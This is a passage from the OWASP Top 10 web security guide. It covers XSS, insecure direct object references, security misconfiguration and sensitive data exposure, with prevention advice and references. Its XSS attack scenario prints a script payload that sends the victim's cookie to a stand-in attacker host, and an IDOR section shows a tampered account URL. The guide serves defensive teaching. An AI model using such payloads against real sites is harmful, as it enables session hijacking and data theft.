· [OWASP](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Authentication](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Forgot](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Password](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Session](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Management](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Development](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Guide:](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Chapter](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [on](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Authentication](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_authentication) [Testing](http://https://www.owasp.org/index.php/Testing_for_authentication) [Guide:](http://https://www.owasp.org/index.php/Testing_for_authentication) [Chapter](http://https://www.owasp.org/index.php/Testing_for_authentication) [on](http://https://www.owasp.org/index.php/Testing_for_authentication) [Authentication](http://https://www.owasp.org/index.php/Testing_for_authentication)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/287.html) [Entry](http://cwe.mitre.org/data/definitions/287.html) [287](http://cwe.mitre.org/data/definitions/287.html) [on](http://cwe.mitre.org/data/definitions/287.html) [Improper](http://cwe.mitre.org/data/definitions/287.html) [Authentication](http://cwe.mitre.org/data/definitions/287.html)

· [CWE](http://cwe.mitre.org/data/definitions/384.html) [Entry](http://cwe.mitre.org/data/definitions/384.html) [384](http://cwe.mitre.org/data/definitions/384.html) [on](http://cwe.mitre.org/data/definitions/384.html) [Session](http://cwe.mitre.org/data/definitions/384.html) [Fixation](http://cwe.mitre.org/data/definitions/384.html)

**A3** **Cross-Site Scripting (XSS)**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **VERY WIDESPREAD** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can send  untrusted data to  the system,  including external  users, internal  users, and  administrators. | Attacker sends text-  based attack scripts  that exploit the  interpreter in the  browser. Almost  any source of data  can be an attack  vector, including  internal sources  such as data from  the database. | [XSS](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) is the most prevalent web application  security flaw. XSS flaws occur when an  application includes user supplied data in  a page sent to the browser without  properly validating or escaping that  content. There are three known types of  XSS flaws: 1) Stored, 2) Reflected, and 3)  [DOM](http://https://www.owasp.org/index.php/DOM_Based_XSS) [based](http://https://www.owasp.org/index.php/DOM_Based_XSS) [XSS.](http://https://www.owasp.org/index.php/DOM_Based_XSS)  Detection of most XSS flaws is fairly easy  via testing or code analysis. | | Attackers can  execute scripts in a  victim’s browser to  hijack user sessions,  deface web sites,  insert hostile  content, redirect  users, hijack the  user’s browser  using malware, etc. | Consider the  business value of  the affected system  and all the data it  processes.  Also consider the  business impact of  public exposure of  the vulnerability. |



**Am I Vulnerable to XSS?**

You are vulnerable if you do not ensure that all user supplied

input is properly escaped, or you do not verify it to be safe via

input validation, before including that input in the output

page. Without proper output escaping or validation, such

input will be treated as active content in the browser. If Ajax

is being used to dynamically update the page, are you using

[safe](http://https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf) [JavaScript](http://https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf) [APIs](http://https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf)? For unsafe JavaScript APIs, encoding or

validation must also be used.

Automated tools can find some XSS problems automatically.

However, each application builds output pages differently

and uses different browser side interpreters such as

JavaScript, ActiveX, Flash, and Silverlight, making automated

detection difficult. Therefore, complete coverage requires a

combination of manual code review and penetration testing,

in addition to automated approaches.

Web 2.0 technologies, such as Ajax, make XSS much more

difficult to detect via automated tools.

**Example Attack Scenario**

The application uses untrusted data in the construction of the

following HTML snippet without validation or escaping:

**(String) page += "<input name='creditcard' type='TEXT‘**

**value='" + request.getParameter("CC") + "'>";**

The attacker modifies the ‘CC’ parameter in his browser to:

**'><script>document.location=**

**'http://www.attacker.com/cgi-bin/cookie.cgi?**

**foo='+document.cookie</script>'**.

This causes the victim’s session ID to be sent to the attacker’s

website, allowing the attacker to hijack the user’s current

session.

Note that attackers can also use XSS to defeat any

automated CSRF defense the application might employ. See

A8 for info on CSRF.

**How Do I Prevent XSS?**

Preventing XSS requires separation of untrusted data from

active browser content.

1.   The preferred option is to properly escape all untrusted

data based on the HTML context (body, attribute,

JavaScript, CSS, or URL) that the data will be placed into.

See the OWASP XSS Prevention Cheat Sheet for details

on the required data escaping techniques.

2.   Positive or “whitelist” input validation is also

recommended as it helps protect against XSS, but is not a

complete defense as many applications require special

characters in their input. Such validation should, as much

as possible, validate the length, characters, format, and

business rules on that data before accepting the input.

3.   For rich content, consider auto-sanitization libraries like

OWASP’s AntiSamy or the [Java](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [HTML](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [Sanitizer](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [Project.](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)

4.   Consider Content Security Policy (CSP) to defend against

XSS across your entire site.

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [DOM](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [based](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)

· OWASP Cross-Site [Scripting](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) [Article](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html) [Encoder](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html) [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html)

· [ASVS:](http://https://www.owasp.org/index.php/ASVS) [Output](http://https://www.owasp.org/index.php/ASVS) [Encoding/Escaping](http://https://www.owasp.org/index.php/ASVS) [Requirements](http://https://www.owasp.org/index.php/ASVS) [(V6)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/AntiSamy) [AntiSamy:](http://https://www.owasp.org/index.php/AntiSamy) [Sanitization](http://https://www.owasp.org/index.php/AntiSamy) [Library](http://https://www.owasp.org/index.php/AntiSamy)

· [Testing](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [1st](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [3](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Chapters](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [on](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Data](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Validation](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Testing](http://https://www.owasp.org/index.php/Testing_for_Data_Validation)

· [OWASP](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Code](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Review](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Guide:](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Chapter](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [on](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [XSS](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Review](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting)

· [OWASP](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Filter](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Evasion](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

**External**

· CWE Entry 79 on Cross-Site [Scripting](http://cwe.mitre.org/data/definitions/79.html)

**A4**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider the types  of users of your  system. Do any  users have only  partial access to  certain types of  system data? | Attacker, who is an  authorized system  user, simply  changes a  parameter value  that directly refers  to a system object  to another object  the user isn’t  authorized for. Is  access granted? | Applications frequently use the actual  name or key of an object when generating  web pages. Applications don’t always  verify the user is authorized for the target  object. This results in an insecure direct  object reference flaw. Testers can easily  manipulate parameter values to detect  such flaws. Code analysis quickly shows  whether authorization is properly verified. | | Such flaws can  compromise all the  data that can be  referenced by the  parameter. Unless  object references  are unpredictable,  it’s easy for an  attacker to access  all available data of  that type. | Consider the  business value of  the exposed data.  Also consider the  business impact of  public exposure of  the vulnerability. |



**Insecure Direct Object References**

**Am I Vulnerable?**

The best way to find out if an application is vulnerable to

insecure direct object references is to verify that all object

references have appropriate defenses. To achieve this,

consider:

1.   For**direct** references to**restricted** resources, does the

application fail to verify the user is authorized to access

the exact resource they have requested?

2.   If the reference is an**indirect** reference, does the

mapping to the direct reference fail to limit the values to

those authorized for the current user?

Code review of the application can quickly verify whether

either approach is implemented safely. Testing is also

effective for identifying direct object references and whether

they are safe. Automated tools typically do not look for such

flaws because they cannot recognize what requires

protection or what is safe or unsafe.

**Example Attack Scenario**

The application uses unverified data in a SQL call that is

accessing account information:

**String query = "SELECT \* FROM accts WHERE account = ?";**

**PreparedStatement pstmt =**

**connection.prepareStatement(query , … );**

**pstmt.setString( 1, request.getParameter("acct"));**

**ResultSet results = pstmt.executeQuery( );**

The attacker simply modifies the ‘acct’ parameter in her

browser to send whatever account number she wants. If not

properly verified, the attacker can access any user’s account,

instead of only the intended customer’s account.

**http://example.com/app/accountInfo?acct=notmyacct**

**How Do I Prevent This?**

Preventing insecure direct object references requires

selecting an approach for protecting each user accessible

object (e.g., object number, filename):

**1.**   **Use per user or session indirect object references**. This

prevents attackers from directly targeting unauthorized

resources. For example, instead of using the resource’s

database key, a drop down list of six resources

authorized for the current user could use the numbers 1

to 6 to indicate which value the user selected. The

application has to map the per-user indirect reference

back to the actual database key on the server. OWASP’s

[ESAPI](http://https://www.owasp.org/index.php/ESAPI) includes both sequential and random access

reference maps that developers can use to eliminate

direct object references.

**2.**   **Check access**. Each use of a direct object reference from

an untrusted source must include an access control check

to ensure the user is authorized for the requested object.

**References**

**OWASP**

· OWASP Top 10-2007 [on](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Insecure](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Dir](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Object](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [References](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference)

· ESAPI Access Reference Map [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/AccessReferenceMap.html)

· ESAPI Access Control API**(See isAuthorizedForData(),**

**isAuthorizedForFile(), isAuthorizedForFunction() )**

For additional access control requirements, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Access](http://https://www.owasp.org/index.php/ASVS) [Control](http://https://www.owasp.org/index.php/ASVS) [(V4).](http://https://www.owasp.org/index.php/ASVS)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/639.html) [Entry](http://cwe.mitre.org/data/definitions/639.html) [639](http://cwe.mitre.org/data/definitions/639.html) [on](http://cwe.mitre.org/data/definitions/639.html) [Insecure](http://cwe.mitre.org/data/definitions/639.html) [Direct](http://cwe.mitre.org/data/definitions/639.html) [Object](http://cwe.mitre.org/data/definitions/639.html) [References](http://cwe.mitre.org/data/definitions/639.html)

· CWE Entry 22 on Path Traversal**(an example of a Direct Object**

**Reference attack)**

**A5**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider  anonymous  external attackers  as well as users with  their own accounts  that may attempt to  compromise the  system. Also  consider insiders  wanting to disguise  their actions. | Attacker accesses  default accounts,  unused pages,  unpatched flaws,  unprotected files  and directories, etc.  to gain  unauthorized access  to or knowledge of  the system. | Security misconfiguration can happen at  any level of an application stack, including  the platform, web server, application  server, database, framework, and custom  code. Developers and system  administrators need to work together to  ensure that the entire stack is configured  properly. Automated scanners are useful  for detecting missing patches,  misconfigurations, use of default  accounts, unnecessary services, etc. | | Such flaws  frequently give  attackers  unauthorized access  to some system  data or  functionality.  Occasionally, such  flaws result in a  complete system  compromise. | The system could  be completely  compromised  without you  knowing it. All of  your data could be  stolen or modified  slowly over time.  Recovery costs  could be expensive. |



**Security Misconfiguration**

**Am I Vulnerable to Attack?**

Is your application missing the proper security hardening

across any part of the application stack? Including:

1.    Is any of your software out of date? This includes the OS,

Web/App Server, DBMS, applications, and**all code**

**libraries (see new A9)**.

2.    Are any unnecessary features enabled or installed (e.g.,

ports, services, pages, accounts, privileges)?

3.    Are default accounts and their passwords still enabled

and unchanged?

4.    Does your error handling reveal stack traces or other

overly informative error messages to users?

5.    Are the security settings in your development frameworks

(e.g., Struts, Spring, ASP.NET) and libraries not set to

secure values?

Without a concerted, repeatable application security

configuration process, systems are at a higher risk.

**Example Attack Scenarios**

Scenario #1: The app server admin console is automatically

installed and not removed. Default accounts aren’t changed.

Attacker discovers the standard admin pages are on your

server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server.

Attacker discovers she can simply list directories to find any

file. Attacker finds and downloads all your compiled Java

classes, which she decompiles and reverse engineers to get all

your custom code. She then finds a serious access control

flaw in your application.

Scenario #3: App server configuration allows stack traces to

be returned to users, potentially exposing underlying flaws.

Attackers love the extra information error messages provide.

Scenario #4: App server comes with sample applications that

are not removed from your production server. Said sample

applications have well known security flaws attackers can use

to compromise your server.

**How Do I Prevent This?**

The primary recommendations are to establish all of the

following:

1.   A repeatable hardening process that makes it fast and

easy to deploy another environment that is properly

locked down. Development, QA, and production

environments should all be configured identically (with

different passwords used in each environment). This

process should be automated to minimize the effort

required to setup a new secure environment.

2.   A process for keeping abreast of and deploying all new

software updates and patches in a timely manner to each

deployed environment. This needs to include**all code**

**libraries as well (see new A9)**.

3.   A strong application architecture that provides effective,

secure separation between components.

4.   Consider running scans and doing audits periodically to

help detect future misconfigurations or missing patches.

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/Configuration) [Development](http://https://www.owasp.org/index.php/Configuration) [Guide:](http://https://www.owasp.org/index.php/Configuration) [Chapter](http://https://www.owasp.org/index.php/Configuration) [on](http://https://www.owasp.org/index.php/Configuration) [Configuration](http://https://www.owasp.org/index.php/Configuration)

· [OWASP](http://https://www.owasp.org/index.php/Error_Handling) [Code](http://https://www.owasp.org/index.php/Error_Handling) [Review](http://https://www.owasp.org/index.php/Error_Handling) [Guide:](http://https://www.owasp.org/index.php/Error_Handling) [Chapter](http://https://www.owasp.org/index.php/Error_Handling) [on](http://https://www.owasp.org/index.php/Error_Handling) [Error](http://https://www.owasp.org/index.php/Error_Handling) [Handling](http://https://www.owasp.org/index.php/Error_Handling)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Testing](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Guide:](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Configuration](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Management](http://https://www.owasp.org/index.php/Testing_for_configuration_management)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Testing](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Testing](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [for](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Error](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Codes](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006))

· OWASP Top 10 2004 - [Insecure](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management) [Configuration](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management) [Management](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management)

For additional requirements in this area, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [Configuration](http://https://www.owasp.org/index.php/ASVS) [(V12).](http://https://www.owasp.org/index.php/ASVS)

**External**

· [PC](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Magazine](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Article](http://www.pcmag.com/article2/0,2817,11525,00.asp) [on](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Web](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Server](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Hardening](http://www.pcmag.com/article2/0,2817,11525,00.asp)

· [CWE](http://cwe.mitre.org/data/definitions/2.html) [Entry](http://cwe.mitre.org/data/definitions/2.html) [2](http://cwe.mitre.org/data/definitions/2.html) [on](http://cwe.mitre.org/data/definitions/2.html) [Environmental](http://cwe.mitre.org/data/definitions/2.html) [Security](http://cwe.mitre.org/data/definitions/2.html) [Flaws](http://cwe.mitre.org/data/definitions/2.html)

· [CIS](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Security](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Configuration](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Guides/Benchmarks](http://benchmarks.cisecurity.org/downloads/benchmarks/)

**A6**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **DIFFICULT** | **Prevalence**  **UNCOMMON** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| Consider who can  gain access to your  sensitive data and  any backups of that  data. This includes  the data at rest, in  transit, and even in  your customers’  browsers. Include  both external and  internal threats. | Attackers typically  don’t break crypto  directly. They break  something else,  such as steal keys,  do man-in-the-  middle attacks, or  steal clear text data  off the server, while  in transit, or from  the user’s browser. | The most common flaw is simply not  encrypting sensitive data. When crypto is  employed, weak key generation and  management, and weak algorithm usage  is common, particularly weak password  hashing techniques. Browser weaknesses  are very common and easy to detect, but  hard to exploit on a large scale. External  attackers have difficulty detecting server  side flaws due to limited access and they  are also usually hard to exploit. | | Failure frequently  compromises all  data that should  have been  protected. Typically,  this information  includes  sensitive  data such as health  records, credentials,  personal data,  credit cards, etc. | Consider the  business value of  the lost data and  impact to your  reputation. What is  your legal liability if  this data is  exposed? Also  consider the  damage to your  reputation. |



**Sensitive Data Exposure**

**Am I Vulnerable to Data Exposure?**

The first thing you have to determine is which data is

sensitive enough to require extra protection. For example,

passwords, credit card numbers, health records, and personal

information should be protected. For all such data:

1.   Is any of this data stored in clear text long term, including

backups of this data?

2.   Is any of this data transmitted in clear text, internally or

externally? Internet traffic is especially dangerous.

3.   Are any old / weak cryptographic algorithms used?

4.   Are weak crypto keys generated, or is proper key

management or rotation missing?

5.   Are any browser security directives or headers missing

when sensitive data is provided by / sent to the browser?

And more … For a more complete set of problems to avoid,

see [ASVS](http://https://www.owasp.org/index.php/ASVS) [areas](http://https://www.owasp.org/index.php/ASVS) [Crypto](http://https://www.owasp.org/index.php/ASVS) [(V7),](http://https://www.owasp.org/index.php/ASVS) [Data](http://https://www.owasp.org/index.php/ASVS) [Prot.](http://https://www.owasp.org/index.php/ASVS) [(V9),](http://https://www.owasp.org/index.php/ASVS) [and](http://https://www.owasp.org/index.php/ASVS) [SSL](http://https://www.owasp.org/index.php/ASVS) [(V10)](http://https://www.owasp.org/index.php/ASVS)[.](http://www.owasp.org/index.php/Top_10_2007-Insecure_Cryptographic_Storage)

**Example Attack Scenarios**

Scenario #1: An application encrypts credit card numbers in a

database using automatic database encryption. However, this

means it also decrypts this data automatically when retrieved,

allowing an SQL injection flaw to retrieve credit card numbers

in clear text. The system should have encrypted the credit

card numbers using a public key, and only allowed back-end

applications to decrypt them with the private key.

Scenario #2: A site simply doesn’t use SSL for all

authenticated pages. Attacker simply monitors network

traffic (like an open wireless network), and steals the user’s

session cookie. Attacker then replays this cookie and hijacks

the user’s session, accessing the user’s private data.

Scenario #3: The password database uses unsalted hashes to

store everyone’s passwords. A file upload flaw allows an

attacker to retrieve the password file. All of the unsalted

hashes can be exposed with a rainbow table of precalculated

hashes.

**How Do I Prevent This?**

The full perils of unsafe cryptography, SSL usage, and data

protection are well beyond the scope of the Top 10. That said,

for all sensitive data, do all of the following, at a minimum:

1.   Considering the threats you plan to protect this data

from (e.g., insider attack, external user), make sure you

encrypt all sensitive data at rest and in transit in a

manner that defends against these threats.

2.   Don’t store sensitive data unnecessarily. Discard it as

soon as possible. Data you don’t have can’t be stolen.

3.   Ensure strong standard algorithms and strong keys are

used, and proper key management is in place. Consider

using [FIPS](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [140](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [validated](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [cryptographic](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [modules.](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm)

4.   Ensure passwords are stored with an algorithm

specifically designed for password protection, such as

bcrypt, PBKDF2, or [scrypt.](http://en.wikipedia.org/wiki/Scrypt)

5.   Disable autocomplete on forms collecting sensitive data

and disable caching for pages that contain sensitive data.

**References**

**OWASP -** For a more complete set of requirements, see

[ASVS](http://https://www.owasp.org/index.php/ASVS) [req’ts](http://https://www.owasp.org/index.php/ASVS) [on](http://https://www.owasp.org/index.php/ASVS) [Cryptography](http://https://www.owasp.org/index.php/ASVS) [(V7),](http://https://www.owasp.org/index.php/ASVS) [Data](http://https://www.owasp.org/index.php/ASVS) [Protection](http://https://www.owasp.org/index.php/ASVS) [(V9)](http://https://www.owasp.org/index.php/ASVS)  and

[Communications](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [(V10)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Cryptographic](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Storage](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Password](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Storage](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Transport](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Layer](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Protection](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)

· OWASP Testing Guide: Chapter on SSL/TLS [Testing](http://https://www.owasp.org/index.php/Testing_for_SSL-TLS)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/310.html) [Entry](http://cwe.mitre.org/data/definitions/310.html) [310](http://cwe.mitre.org/data/definitions/310.html) [on](http://cwe.mitre.org/data/definitions/310.html) [Cryptographic](http://cwe.mitre.org/data/definitions/310.html) [Issues](http://cwe.mitre.org/data/definitions/310.html)

· [CWE](http://cwe.mitre.org/data/definitions/312.html) [Entry](http://cwe.mitre.org/data/definitions/312.html) [312](http://cwe.mitre.org/data/definitions/312.html) [on](http://cwe.mitre.org/data/definitions/312.html) [Cleartext](http://cwe.mitre.org/data/definitions/312.html) [Storage](http://cwe.mitre.org/data/definitions/312.html) [of](http://cwe.mitre.org/data/definitions/312.html) [Sensitive](http://cwe.mitre.org/data/definitions/312.html) [Information](http://cwe.mitre.org/data/definitions/312.html)

· CWE [Entry](http://cwe.mitre.org/data/definitions/319.html) [319](http://cwe.mitre.org/data/definitions/319.html) [on](http://cwe.mitre.org/data/definitions/319.html) [Cleartext](http://cwe.mitre.org/data/definitions/319.html) [Transmission](http://cwe.mitre.org/data/definitions/319.html) [of](http://cwe.mitre.org/data/definitions/319.html) [Sensitive](http://cwe.mitre.org/data/definitions/319.html)

[Information](http://cwe.mitre.org/data/definitions/319.html)

· [CWE](http://cwe.mitre.org/data/definitions/326.html) [Entry](http://cwe.mitre.org/data/definitions/326.html) [326](http://cwe.mitre.org/data/definitions/326.html) [on](http://cwe.mitre.org/data/definitions/326.html) [Weak](http://cwe.mitre.org/data/definitions/326.html) [Encryption](http://cwe.mitre.org/data/definitions/326.html)

**A7**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| y  **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **AVERAGE** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Anyone with  network access can  send your  application a  request. Could  anonymous users  access private  functionality or  regular users a  privileged function? | Attacker, who is an  authorized system  user, simply  changes the URL or  a parameter to a  privileged function.  Is access granted?  Anonymous users  could access private  functions that  aren’t protected. | Applications do not always protect  application functions properly.  Sometimes, function level protection is  managed via configuration, and the  system is misconfigured. Sometimes,  developers must include the proper code  checks, and they forget.  Detecting such flaws is easy. The hardest  part is identifying which pages (URLs) or  functions exist to attack. | | Such flaws allow  attackers to access  unauthorized  functionality.  Administrative  functions are key  targets for this type  of attack. | Consider the  business value of  the exposed  functions and the  data they process.  Also consider the  impact to your  reputation if this  vulnerability  became public. |



**Missing Function Level Access**

**Control**
